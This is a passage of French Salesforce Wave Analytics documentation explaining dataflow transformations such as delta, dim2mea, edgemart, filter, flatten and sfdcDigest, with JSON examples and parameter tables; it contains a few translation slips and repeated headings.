La transformation delta calcule chaque valeur d'écart en comparant la valeur de chaque enregistrement à celle de l'enregistrement précédent. Les enregistrements ne sont pas triés. Par conséquent, la transformation delta organise les enregistrements avant de calculer les valeurs d'écart. Pour cela, la transformation trie les données par la dimension spécifiée, puis par la colonne de date epoch.

Remarque: Quand Wave Analytics traite les dates, il crée les colonnes de date epoch suivantes pour chaque date traitée :

| Colonne de date Epoch | Description |
|---|---|
| <date_column_name>_sec_epoch | Par exemple, si la colonne de date est CloseDate, la colonne de secondes epoch générée est CloseDate_sec_epoch. Cette colonne fournit le nombre de secondes écoulées depuis le 1er janvier 1970 (à minuit UTC/GMT). |
| <date_column_name>_day_epoch | Par exemple, si la colonne de date est CloseDate, la colonne de jours epoch générée est CloseDate_day_epoch. Cette colonne fournit le nombre de jours écoulés depuis le 1er janvier 1970 (à minuit UTC/GMT). |

Exemple: Prenons un exemple. Vous souhaitez créer un jeu de données OppHistoryDelta qui contient l'historique des opportunités de l'objet OpportunityHistory et qui calcule également l'écart entre les montants d'opportunités.

L'objet OpportunityHistory contient également les écarts ci-dessous.

| OpportunityId | CloseDate | StageName | Amount |
|---|---|---|---|
| 1 | 1/1/2014 | New | 100 |
| 2 | 1/1/2014 | New | 100 |
| 2 | 2/1/2014 | ClosedWon | 200 |
| 1 | 3/1/2014 | ClosedWon | 100 |

Vous créez la définition de flux de données suivante :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityHistory",
         "fields": [
            { "name": "OpportunityId" },
            { "name": "CloseDate" },
            { "name": "StageName" },
            { "name": "Amount" }
         ]
      }
   },
   "Calculate_Delta": {
      "action": "delta",
      "parameters": {
         "dimension": "OpportunityId",
```

```
        "epoch": "CloseDate_day_epoch",
        "inputMeasure": "Amount",
        "outputMeasure": "DeltaAmount",
        "source": "Extract_Opportunities"
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
        "alias": "OppHistoryDelta",
        "name": "OppHistoryDelta",
        "source": "Calculate_Delta"
      }
   }
}
```

Pour calculer les valeurs d'écart de chaque montant d'opportunité, la transformation delta trie d'abord les enregistrements par la dimension (OpportunityId), puis par la date (CloseDate_day_epoch) indiquée ici.

| OpportunityID | CloseDate | StageName | Amount |
|---|---|---|---|
| 1 | 1/1/2014 | New | 100 |
| 1 | 3/1/2014 | ClosedWon | 100 |
| 2 | 1/1/2014 | New | 100 |
| 2 | 2/1/2014 | ClosedWon | 200 |

Une fois les enregistrements triés, pour chaque dimension (OpportunityId), la transformation compare la valeur précédente à la valeur suivante afin de déterminer l'écart pour chaque enregistrement. La transformation crée le jeu de données ci-dessous.

| OpportunityId | CloseDate | StageName | Amount | DeltaAmount |
|---|---|---|---|---|
| 1 | 1/1/2014 | New | 100 | 0 |
| 1 | 3/1/2014 | ClosedWon | 100 | 0 |
| 2 | 1/1/2014 | New | 100 | 0 |
| 2 | 2/1/2014 | ClosedWon | 200 | 100 |

Pour le premier enregistrement de chaque dimension, la transformation insère « 0 » comme valeur d'écart.

**Remarque:** Si une opportunité contient plusieurs modifications effectuées le même jour, vous devez trier les enregistrements par une période plus courte. Dans ce cas, triez par la colonne CloseDate_sec_epoch. Sinon, les enregistrements risquent de ne pas être triés correctement et les valeurs d'écart erronées.

### Paramètres delta

Lorsque vous définissez une transformation Delta, vous définissez l'attribut de l'action sur `delta` et spécifiez les paramètres.

### Paramètres delta

Lorsque vous définissez une transformation Delta, vous définissez l'attribut de l'action sur `delta` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| dimension | Oui | Colonne de dimension du jeu de données, utilisée pour trier les enregistrements lors du calcul des valeurs du delta. |
| epoch | Oui | Colonne de date Epoch du jeu de données, utilisée pour trier les enregistrements dans chaque dimension lors du calcul des valeurs du delta. |
| inputMeasure | Oui | Colonne de mesure dans laquelle vous souhaitez calculer le delta. |
| outputMeasure | Oui | Nom de la colonne de sortie qui contient la valeur de delta. |
| source | Oui | Noeud du fichier de définition du flux de données qui contient le jeu de données auquel vous souhaitez ajouter la colonne de delta. |

CONSULTER ÉGALEMENT :

Transformation delta

## Transformation dim2mea

La transformation dim2mea crée une mesure basée sur une dimension. La transformation ajoute la nouvelle colonne de mesure au jeu de données. La transformation préserve également la dimension pour empêcher la rupture des perspectives et des tableaux de bord existants lorsqu'ils utilisent la dimension.

Si la transformation ne parvient pas à créer une mesure avec partir d'une dimension, la transformation renseigne la mesure avec la valeur par défaut spécifiée. Si aucune valeur par défaut n'est fournie, la transformation insère « 0 ».

Exemple: Prenons un exemple. Votre objet Opportunité contient un champ de texte personnalisé appelé StageVal__c, qui indique le montant de l'opportunité à une étape spécifique. Comme il s'agit d'un champ de texte, Wave Analytics charge cette donnée en tant que dimension. Cependant, vous souhaitez créer une mesure à partir de cette dimension afin de permettre aux utilisateurs de calculer le montant de l'étape.

Vous créez la définition de flux de données suivante :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
```

```
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "StageVal__c" }
         ]
      }
   },
   "Create_Measure_From_Dimension": {
      "action": "dim2mea",
      "parameters": {
         "dimension": "StageVal__c",
         "measure": "StageValue",
         "measureDefault": "0",
         "measureType": "long",
         "source": "Extract_Opportunities"
      }
   },
   "Register_The_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesWithConvertedMeasure",
         "name": "OpportunitiesWithConvertedMeasure",
         "source": "Create_Measure_From_Dimension"
      }
   }
}
```

Paramètres dim2mea

Lorsque vous définissez une transformation dim2mea, vous définissez l'attribut de l'action sur `dim2mea` et spécifiez les paramètres.

## Paramètres dim2mea

Lorsque vous définissez une transformation dim2mea, vous définissez l'attribut de l'action sur `dim2mea` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| dimension | Oui | Colonne de dimension du jeu de données, à partir de laquelle vous souhaitez créer la mesure. |
| measure | Oui | Nom de la mesure de sortie. Ce nom de colonne doit être unique dans le jeu de données. N'utilisez pas un nom identique à celui de la dimension, car la transformation conserve la dimension dans le jeu de données. |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| measureDefault | Oui | Valeurs par défaut de la mesure si la transformation ne parvient pas à créer une mesure à partir d'une dimension. |
| measureType | Oui | Type de mesure. Valeur correcte : « long ». |
| source | Oui | Noeud du fichier de définition du flux de données qui contient le jeu de données auquel vous souhaitez ajouter la mesure. |

CONSULTER ÉGALEMENT :

Transformation dim2mea

## Transformation edgemart

La transformation edgemart permet au flux de données d'accéder à un jeu de données enregistré et existant, qui contient des données Salesforce, des données externes ou une combinaison des deux. Utilisez cette transformation pour référencer un jeu de données et utiliser ses données dans des transformations ultérieures dans le flux de données. Vous pouvez utiliser cette transformation avec la transformation Augment pour joindre un jeu de données existant à un nouvel ensemble.

Exemple: Prenons un exemple. Vous souhaitez comparer le montant final des ventes au montant des opportunités afin de déterminer si des remises ont été offertes pour conclure les ventes. Vous aviez déjà créé et enregistré un jeu de données FinalSales. Cet ensemble contient le montant total des ventes de chaque opportunité fermée-gagnée.

**Tableau 63: Jeu de données FinalSales**

| OppID | UpdateDate | StageName | SaleAmount |
|---|---|---|---|
| 1 | 1/1/2014 | ClosedWon | 100,000 |
| 2 | 11/1/2013 | ClosedWon | 150,000 |
| 3 | 2/1/2014 | ClosedWon | 200,000 |

Vous souhaitez maintenant créer un jeu de données qui contient des informations sur les opportunités de l'objet Opportunité. Vous souhaitez ensuite joindre les données à l'ensemble FinalSales existant avec le jeu de données Opportunité.

Vous créez la définition de flux de données suivante :

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" }
            ]
        }
    },
```

```
    "Extract_Final_Sales_Data": {
        "action": "edgemart",
        "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
        "action": "augment",
        "parameters": {
            "left": "Extract_Opportunities",
            "left_key": [ "Id" ],
            "relationship": "Opportunity",
            "right": "Extract_Final_Sales_Data",
            "right_key": [ "OppID" ],
            "right_select": [ "SaleAmount" ]
        }
    },
    "Register_Opportunity_FinalSales_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OpportunityVersusFinalSales",
            "name": "OpporunityVersusFinalSales",
            "source": "Combine_Opportunities_FinalSales"
        }
    }
}
```

Paramètres edgemart

Lorsque vous définissez une transformation edgemart, vous définissez l'attribut de l'action sur `edgemart` et spécifiez les paramètres.

## Paramètres edgemart

Lorsque vous définissez une transformation edgemart, vous définissez l'attribut de l'action sur `edgemart` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| alias | Oui | Nom d'API du jeu de données dont vous souhaitez extraire les données. Pour déterminer le nom d'API d'un jeu de données, modifiez le jeu de données et affichez le nom système. |

CONSULTER ÉGALEMENT :

Transformation edgemart

## Transformation filter

La transformation filter supprime des enregistrements d'un jeu de données existant. Vous définissez une condition de filtre qui spécifie les enregistrements à conserver dans le jeu de données.

**Exemple:** Prenons un exemple. Vous souhaitez créer un jeu de données qui contient uniquement les opportunités fermées-gagnées. Pour commencer, vous extrayez toutes les opportunités de l'objet Opportunité. Vous filtrez ensuite les enregistrements afin d'inclure uniquement les opportunités dont le nom d'étape est Closed Won.

Vous créez la définition de flux de données suivante :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Extract_Opportunities"
      }
   },
   "Register_My_Won_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "MyWonOpportunities",
         "name": "MyWonOpportunities",
         "source": "Filter_Opportunities"
      }
   }
}
```

Paramètres filter

Lorsque vous définissez une transformation filter, vous définissez l'attribut de l'action sur `filter` et spécifiez les paramètres.

Syntaxe d'expression filter

Vous créez une expression de filtre dans la transformation filter basée sur une ou plusieurs dimensions d'un jeu de données.

## Paramètres filter

Lorsque vous définissez une transformation filter, vous définissez l'attribut de l'action sur `filter` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| filtrer | Oui | Expression de filtre qui spécifie les enregistrements à inclure dans le nouveau jeu de données. Reportez-vous àSyntaxe d'expression de filtre. |
| source | Oui | Noeud du fichier de définition du flux de données qui contient le jeu de données que vous souhaitez filtrer. |

CONSULTER ÉGALEMENT :

Transformation filter

## Syntaxe d'expression filter

Vous créez une expression de filtre dans la transformation filter basée sur une ou plusieurs dimensions d'un jeu de données.

Remarque: Dans une expression de filtre, les comparaisons de chaîne sont sensibles à la casse.

Vous pouvez utiliser les types d'expression de filtre ci-dessous.

| Syntaxe d'expression de filtre | Description |
|---|---|
| dim:EQ:value | Vrai si la dimension et la valeur sont égales.<br>Exemple : `"filter": "StageName:EQ:Closed Won"` |
| dim:R:val0:val1 | Vrai si la dimension est comprise dans la plage val0 à val1 spécifiée.<br>Exemple : `"filter": "EmployeeId:R:100:1000"` |
| dim:R:val | Vrai si la dimension est supérieure ou égale à la valeur basée sur un ordre de tri binaire. Par exemple, elle est vraie lorsque la dimension est 'Ville' et que la valeur est 'Anderson' car 'City' > 'Anderson').<br>Exemple : `"filter": "LastName:R:Li"` |
| dim:R::val | Vrai si la dimension est inférieure ou égale à la valeur basée sur un ordre de tri binaire.<br>Exemple : `"filter": "LastName:R::Levy"` |
| dim:N:val | Vrai si la dimension et la valeur sont différentes.<br>Exemple : `"filter": "RoleName:N:Manager"` |
| dim:EQ:val1\|val2 | Vrai si la dimension est égale aux valeurs val1 ou val2. Cette expression de filtre utilise l'opérateur logique OR ( \| ). Vous pouvez comparer la valeur de dimension avec plus de deux valeurs. Par |

| Syntaxe d'expression de filtre | Description |
|---|---|
| | exemple, pour comparer avec trois valeurs, utilisez la syntaxe suivante : dim1:EQ:val1\|val2\|val3.<br>Exemple : `"filter": "Lead Status:EQ:Open\|Contacted"` |
| dim1:EQ:val1,dim2:EQ:val2 | Vrai si la dimension dim1 est égale à la valeur val1 et la dimension dim2 est égale à la valeur val2. Cette expression de filtre utilise l'opérateur logique AND ( , ). Vous pouvez comparer plus de deux dimensions. Par exemple, pour comparer avec trois dimensions, utilisez la syntaxe suivante : dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3.<br>Exemple : `"filter": "Lead Status:EQ:Qualified,Rating:EQ:Hot"` |

CONSULTER ÉGALEMENT :

Transformation filter

## Transformation flatten

La transformation flatten aplanit les données hiérarchiques. Par exemple, vous pouvez aplanir la hiérarchie des rôles de Salesforce afin de mettre en oeuvre la sécurité au niveau de la ligne dans un jeu de données basé sur la hiérarchie des rôles.

Lorsque vous configurez la transformation flatten pour aplatir la hiérarchie, vous spécifiez le champ qui contient chaque noeud de la hiérarchie et le champ qui contient le parent correspondant selon la hiérarchie. La transformation flatten génère un enregistrement pour chaque noeud de hiérarchie, que nous appelons « self ID ». Chaque enregistrement contient deux colonnes générées qui stockent la hiérarchie de chaque noeud self ID. Une colonne inclut une liste (valeurs séparées par une virgule) de tous les ancêtres de chaque noeud de la hiérarchie. L'autre colonne inclut le chemin de la hiérarchie.

Pour plus d'informations sur le stockage des ancêtres, reportez-vous aux colonnes Roles et RolePath du jeu de données aplati ci-dessous.

| ID de rôle (Self ID) | Nom du rôle | ID de rôle principal | Rôles | Chemin du rôle |
|---|---|---|---|---|
| 1 | Commercial 1 | 10 | 10, 20, 30 | \10\20\30 |
| 2 | Commercial 2 | 10 | 10, 20, 30 | \10\20\30 |
| 3 | Commercial 3 | 11 | 11, 20, 30 | \11\20\30 |
| 10 | Responsable commercial 1 | 20 | 20, 30 | \20\30 |
| 11 | Responsable commercial 2 | 20 | 20, 30 | \20\30 |
| 20 | Vice-Président 1 | 30 | 30 | \30 |
| 21 | Vice-Président 2 | 30 | 30 | \30 |
| 30 | PDG | Non applicable | Non applicable | Non applicable |

Vous pouvez également configurer la transformation flatten pour inclure le noeud self ID dans les colonnes de hiérarchie générées. Le jeu de données suivant affiche l'ID self en caractères gras.

| ID de rôle (Self ID) | Nom de rôle | ID de rôle principal | Rôles | Chemin du rôle |
|---|---|---|---|---|
| 1 | Commercial 1 | 10 | **1**, 10, 20, 30 | **1**\10\20\30 |
| 2 | Commercial 2 | 10 | **2**,10, 20, 30 | **2**\10\20\30 |
| 3 | Commercial 3 | 11 | **3**,11, 20, 30 | **3**\11\20\30 |
| 10 | Responsable commercial 1 | 20 | **10**,20, 30 | **10**\20\30 |
| 11 | Responsable commercial 2 | 20 | **11**,20, 30 | **11**\20\30 |
| 20 | Vice-Président 1 | 30 | **20**,30 | **20**\30 |
| 21 | Vice-Président 2 | 30 | **21**,30 | **21**\30 |
| 30 | PDG | Non applicable | **30** | **30** |

Exemple: Prenons un exemple. Vous souhaitez créer un jeu de données qui contient toutes les opportunités. Pour chaque opportunité, vous souhaitez inclure les informations de l'utilisateur et du rôle relatives au propriétaire de l'opportunité. De plus, pour mettre en oeuvre la sécurité au niveau de la ligne basée sur la hiérarchie des rôles, chaque enregistrement d'opportunité doit également inclure une liste de tous les ancêtres de niveau supérieur à chaque propriétaire d'opportunité dans la hiérarchie des rôles. Pour générer la liste des ancêtres, vous utilisez la transformation flatten afin d'aplanir la hiérarchie des rôles.

Vous créez la définition de fichier de flux de données suivante :

```
{
"Extract_Opportunity": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   }
},
"Extract_User": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Department" },
```

```
         { "name": "UserRoleId" }
      ]
   }
},
"Extract_UserRole": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "UserRole",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "ParentRoleId" }
      ]
   }
},
"Flatten_UserRole": {
   "action": "flatten",
   "parameters": {
      "source": "Extract_UserRole",
      "self_field": "Id",
      "parent_field": "ParentRoleId",
      "multi_field": "Roles",
      "path_field": "RolePath",
      "include_self_field":false
   }
},
"Augment_User_FlattenUserRole": {
   "action": "augment",
   "parameters": {
      "left": "Extract_User",
      "left_key": [ "UserRoleId" ],
      "relationship": "Role",
      "right": "Flatten_UserRole",
      "right_key": [ "Id" ],
      "right_select": [
         "Id",
         "Name",
         "Roles",
         "RolePath"
      ]
   }
},
"Augment_Opportunity_UserWithRoles": {
   "action": "augment",
   "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
      "right_select": [
         "Name",
         "Department",
         "Role.Id",
         "Role.Name",
```

```
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [ "Id" ]
      }
},
"Register_OpportunityWithRoles_Dataset": {
   "action": "sfdcRegister",
   "parameters": {
      "alias": "OppRoles",
      "name": "OppRoles",
      "source": "Augment_Opportunity_UserWithRoles",
     "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
== \"$User.Id\""
   }
}
}
```

Pour aplanir la hiérarchie des rôles de Salesforce, la transformation flatten les champs d'entrée suivants à partir de l'objet UserRole.

**Id**
Identifie chaque noeud de la hiérarchie des rôles de Salesforce.

**ParentRoleId**
Identifie le parent tel que défini dans la hiérarchie des rôles.

Après avoir traversé chaque relation parent-enfant dans l'objet UserRole, la transformation flatten génère un enregistrement pour chaque ID de rôle. Chaque enregistrement contient tous les rôles d'ancêtre pour chaque rôle de la hiérarchie. La transformation flatten génère deux colonnes de sortie, Roles et RolePath, afin de stocker tous les rôles d'ancêtre pour chaque rôle.

Paramètres flatten

Lorsque vous définissez une transformation flatten, vous définissez l'attribut de l'action sur `flatten` et spécifiez les paramètres.

## Paramètres flatten

Lorsque vous définissez une transformation flatten, vous définissez l'attribut de l'action sur `flatten` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| include_self_id | Non | Indique si le nœud « self ID » est inclus dans les colonnes multi_field and path_field générées. Les valeurs correctes sont `false` (par défaut) et `true`. |
| self_field | Oui | Nom du champ d'entrée qui identifie chaque noeud de la hiérarchie. |
| parent_field | Oui | Nom du champ d'entrée qui identifie le parent direct de chaque noeud de la hiérarchie. Par exemple, le rôle Responsable régional 1 est le parent du rôle Commercial 1 dans la hiérarchie des rôles. |
| multi_field | Oui | Nom du champ de sortie à valeurs multiples qui contient une liste de tous les ancêtres de la hiérarchie, du niveau le plus bas au plus |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| | | élevé. La transformation flatten créé ce champ et génère la liste des ancêtres pour chaque noeud de la hiérarchie. Par exemple, pour le rôle Commercial 1, la hiérarchie des ancêtres est la suivante : `Directeur commercial 1, Directeur régional 1, Vice-Président 1, PDG`. |
| path_field | Oui | Une représentation par chaîne de champs multiples séparés par des barres obliques inversées. Ce champ de sortie contient le chemin hiérarchique de tous les ancêtres de la hiérarchie, du niveau le plus bas au plus élevé. La transformation flatten créé ce champ et génère le chemin des ancêtres pour chaque noeud de la hiérarchie. Par exemple, pour un rôle Commercial 1 de la hiérarchie des rôles, la valeur est : `Commercial 1\Responsable régional 1\Vice-Président 1\PDG`. |
| source | Oui | Noeud du fichier de définition du flux de données qui contient les données hiérarchiques que vous souhaitez aplanir. Ce noeud correspond à la source d'entrée de cette transformation et doit inclure les champs d'entrée mappés avec self_field et parent_field. |

Remarque: Par défaut, les champs multi_field et path_field sont créés en tant que champs systèmes qui ne sont pas visibles dans l'interface utilisateur. Pour que les champs apparaissent dans l'interface utilisateur, définissez l'attribut de métadonnées `IsSystemField` sur *`false`* pour chaque champ dans la trasnformation flatten. Pour plus d'informations sur les attributs de métadonnées, reportez-vous à Remplacement des métadonnées générées par une transformation.

CONSULTER ÉGALEMENT :

Transformation flatten

## Transformation sfdcDigest

La transformation sfdcDigest génère un jeu de données basé sur les données qu'elle extrait de l'objet Salesforce. Vous spécifiez l'objet et les champs Salesforce à partir desquels les données doivent être extraites. Vous pouvez exclure des champs spécifiques qui contiennent des informations confidentielles ou qui ne sont pas utiles pour l'analyse.

Lorsque vous chargez le fichier de définition du flux de données, Wave Analytics valide l'accès aux objets et aux champs Salesforce en fonction du profil de l'utilisateur qui charge le fichier. Si le profil utilisateur ne dispose pas de l'accès en lecture à un champ ou à un objet, le chargement échoue.

À l'exécution, Wave Analytics exécute le flux de données en tant qu'Utilisateur d'intégration. Wave Analytics valide l'accès aux objets et aux champs Salesforce en fonction du profil de l'Utilisateur d'intégration. Par exemple, si le flux de données tente d'extraire les données d'un champ personnalisé auquel l'Utilisateur d'intégration n'a pas accès en lecture, la tâche du flux de données échoue.

Remarque: L'utilisateur d'intégration est un utilisateur préconfiguré, créé lors de l'activation de Wave Analytics dans votre organisation. Si vous ou l'utilisateur d'intégration nécessitez une autorisation sur un objet ou un champ Salesforce, demandez à l'administrateur de l'accorder.

Pour plus d'informations sur les utilisateurs préconfigurés dans Wave Analytics, reportez-vous au guide *Wave Analytics Security Implementation Guide*.

**Exemple:** Prenons un exemple. Vous souhaitez créer un jeu de données qui contient toutes les opportunités de l'objet Opportunité. Vous créez la définition de flux de données suivante :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" },
            { "name": "OpportunitySupportTeamMembers__c" }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   }
}
```

## Considérations relatives à l'utilisation de la transformation sfdcDigest

- Tenez compte des limitations en stockage de jeux de données lors de l'extraction de données. Par exemple, un jeu de données peut contenir au maximum de 5000 champs. Par conséquent, sélectionnez les champs avec parcimonie. Reportez-vous à Limitations de Wave Analytics.
- La transformation sfdcDigest exécute une requête SOQL pour extraire les données d'un objet Salesforce. À ce titre, elle est soumise aux limitations SOQL. Si la requête dépasse l'une de ces limitations, elle risque de ne renvoyer aucun résultat ou d'entraîner l'échec de la tâche du flux de données. Par exemple, la longueur de la requête SOQL ne peut pas dépasser 20 000 caractères. Pour réduire la longueur de la requête SOQL, scindez l'extrait en deux transformations sfdcDigest ou plus puis utilisez la transformation augment pour combiner les résultats. Par exemple, vous pouvez créer une transformation sfdcDigest pour extraire la moitié des champs et créer une autre transformation sfdcDigest pour extraire les champs restants. Reportez-vous à Limitations SOQL et SOSL.

### Filtrage des enregistrements extraits à partir d'un objet Salesforce

Ajoutez un filtre à la transformation sfdcDigest pour extraire un sous-ensemble de l'ensemble des enregistrements d'un objet Salesforce. Vous pouvez filtrer les enregistrements afin de réduire le nombre d'enregistrements extraits et traités, d'exclure les enregistrements qui contiennent des données inutiles ou confidentielles, et d'améliorer la performance du flux de données.

### Remplacement des métadonnées de champ Salesforce

Vous pouvez remplacer les métadonnées de champ que la transformation sfdcDigest extrait d'un objet Salesforce pour afficher les données d'une autre façon dans un jeu de données. Par exemple, Wave Analytics peut ajouter une valeur par défaut aux enregistrements dont un champ présente des valeurs manquantes.

Objets et champs Salesforce non pris en charge dans Wave

La transformation sfdcDigest ne peut pas extraire des données de tous les objets et de tous les champs Salesforce. Avant de configurer l'extraction d'objets Salesforce, tenez compte des limitations ci-dessous.

Paramètres sfdcDigest

Lorsque vous définissez une transformation sfdcDigest, vous définissez l'attribut de l'action sur `sfdcDigest` et spécifiez les paramètres de l'objet et des champs que vous souhaitez extraire. Vous pouvez également spécifier les paramètres de filtrage des enregistrements extraits de l'objet Salesforce.

## Filtrage des enregistrements extraits à partir d'un objet Salesforce

Ajoutez un filtre à la transformation sfdcDigest pour extraire un sous-ensemble de l'ensemble des enregistrements d'un objet Salesforce. Vous pouvez filtrer les enregistrements afin de réduire le nombre d'enregistrements extraits et traités, d'exclure les enregistrements qui contiennent des données inutiles ou confidentielles, et d'améliorer la performance du flux de données.

Un filtre inclut une ou plusieurs conditions de filtrage, et chaque condition compare une valeur de champ à une autre valeur. Par exemple, `Amount >= 1000000`. Vous pouvez également appliquer des fonctions SOQL à la valeur de champ dans une condition de filtrage, par exemple `CALENDAR_YEAR(CreatedDate) = 2011`. Vous pouvez ajouter plusieurs conditions de filtrage à l'aide des opérateurs logiques AND, OR et NOT. Vous pouvez également utiliser une barre oblique inversée (\) pour échapper (commenter) les guillemets présents dans les chaînes.

La transformation sfdcDigest extrait tous les enregistrements pour lesquels le filtre est vrai. Si vous avez configuré la transformation sfdcDigest pour une extraction incrémentielle, le filtre s'applique aux données extraites uniquement lors de l'exécution incrémentielle (Wave Analytics n'applique pas le filtre aux enregistrements qui ont déjà été chargés dans le jeu de données). Si vous ajoutez un filtre non valide, le flux de données échoue à l'exécution.

Pour chaque instance de sfdcDigest, vous pouvez y tu dis est l'un des types de filtre suivants :

- Filtre structuré
- Filtre avancé

Conseil: Vous hésitez entre l'utilisation d'un filtre dans la transformation sfdcDigest et l'utilisation d'une transformation filter ? Utilisez une transformation filter pour filtrer les enregistrements à n'importe quel point du flux de données. Vous pouvez par exemple l'ajouter après la liaison de deux jeux de données par le flux de données. Cependant, pour réduire le nombre de lignes traitées dans le flux de données et optimiser ses performances, ajoutez le filtre à l'endroit le plus proche du point d'extraction des enregistrements. Dans la mesure du possible, ajoutez le filtre dans la transformation sfdcDigest.

Filtre structuré dans une transformation sfdcDigest

Vous définissez un filtre structuré à l'aide d'une syntaxe JSON.

Filtre avancé dans une transformation sfdcDigest

Vous définissez le filtre avancé en utilisant une expression de clause WHERE SOQL (Salesforce Object Query Language). Utilisez un filtre avancé uniquement si vous maîtrisez le langage SOQL.

CONSULTER ÉGALEMENT :

Transformation sfdcDigest

### Filtre structuré dans une transformation sfdcDigest

Vous définissez un filtre structuré à l'aide d'une syntaxe JSON.

Un filtre structuré utilise la syntaxe JSON suivante pour chaque condition de filtrage.

```
{
"field": "<field name>",
"operator": "<operator>",
"value": "<value>"|"["<value 1>", "<value 2>"]",
"isQuoted": true|false}
```

La valeur peut être un chiffre, une date, une chaîne, une liste de chaînes ou un littéral de date. Wave Analytics commente automatiquement les chaînes, sauf si vous définissez `isQuoted` sur true, qui indique que la chaîne est déjà commentée.

Dans une condition de filtrage, vous pouvez utiliser l'un des opérateurs ci-dessous.

| Opérateur | Comment |
|---|---|
| = | La condition de filtrage est vraie si la valeur du champ est égale à la valeur spécifiée. Les comparaisons de chaîne qui utilisent l'opérateur égal à sont insensibles à la casse.<br>Exemple :<br>`"filterConditions": [ { "field": "OwnerId", "operator": "=", "value": "a07B00000012HYu" } ]` |
| != | La condition de filtrage est vraie si la valeur du champ est différente de la valeur spécifiée.<br>Exemple (utilisation de barres obliques inversées pour commenter des guillemets dans une valeur de chaîne) :<br>`"filterConditions": [ { "field": "Nickname__c", "operator": "!=", "value": "\"Sammy\"" } ]` |
| > | La condition de filtrage est vraie si la valeur du champ est supérieure à la valeur spécifiée.<br>Exemple :<br>`"filterConditions": [ { "field": "Amount", "operator": ">", "value": "100000" } ]` |

| Opérateur | Comment |
| --- | --- |
| < | La condition de filtrage est vraie si la valeur du champ est inférieure à la valeur spécifiée.<br>Exemple (utilisation d'un littéral de date) :<br>`"filterConditions": [ { "field": "CloseDate", "operator": "<", "value": "THIS_MONTH", "isQuoted": false } ]` |
| >= | La condition de filtrage est vraie si la valeur du champ est supérieure ou égale à la valeur spécifiée.<br>Exemple :<br>`"filterConditions": [ { "field": "Amount", "operator": ">=", "value": "100000" } ]` |
| <= | La condition de filtrage est vraie si la valeur du champ est inférieure ou égale à la valeur spécifiée.<br>Exemple (utilisation d'une fonction SOQL) :<br>`"filterConditions": [ { "field": "CALENDAR_YEAR (CreatedDate)", "operator": "<=", "value": "2015", "isQuoted": true } ]` |
| LIKE | La condition de filtrage est vraie si la valeur du champ correspond à la valeur spécifiée. L'opérateur LIKE est semblable à l'opérateur LIKE dans SQL. Il fournit un mécanisme de correspondance partielle de chaînes de texte et accepte les caractères génériques.<br>• Les caractères génériques % et _ sont acceptés pour l'opérateur LIKE.<br>• Le caractère générique % correspond à zéro ou à plusieurs caractères.<br>• Le caractère générique _ correspond à un seul caractère. |

| Opérateur | Comment |
| --- | --- |
| | • L'opérateur LIKE est accepté uniquement pour les champs de chaîne.<br>• L'opérateur LIKE effectue une correspondance insensible à la casse.<br>• L'opérateur LIKE accepte les caractères spéciaux % et _ commentés. Utilisez une barre oblique inversée (\) pour commenter les caractères spéciaux.<br>Exemple :<br>`"filterConditions": [ { "field": "FirstName", "operator": "LIKE", "value": "Chris%" } ]` |
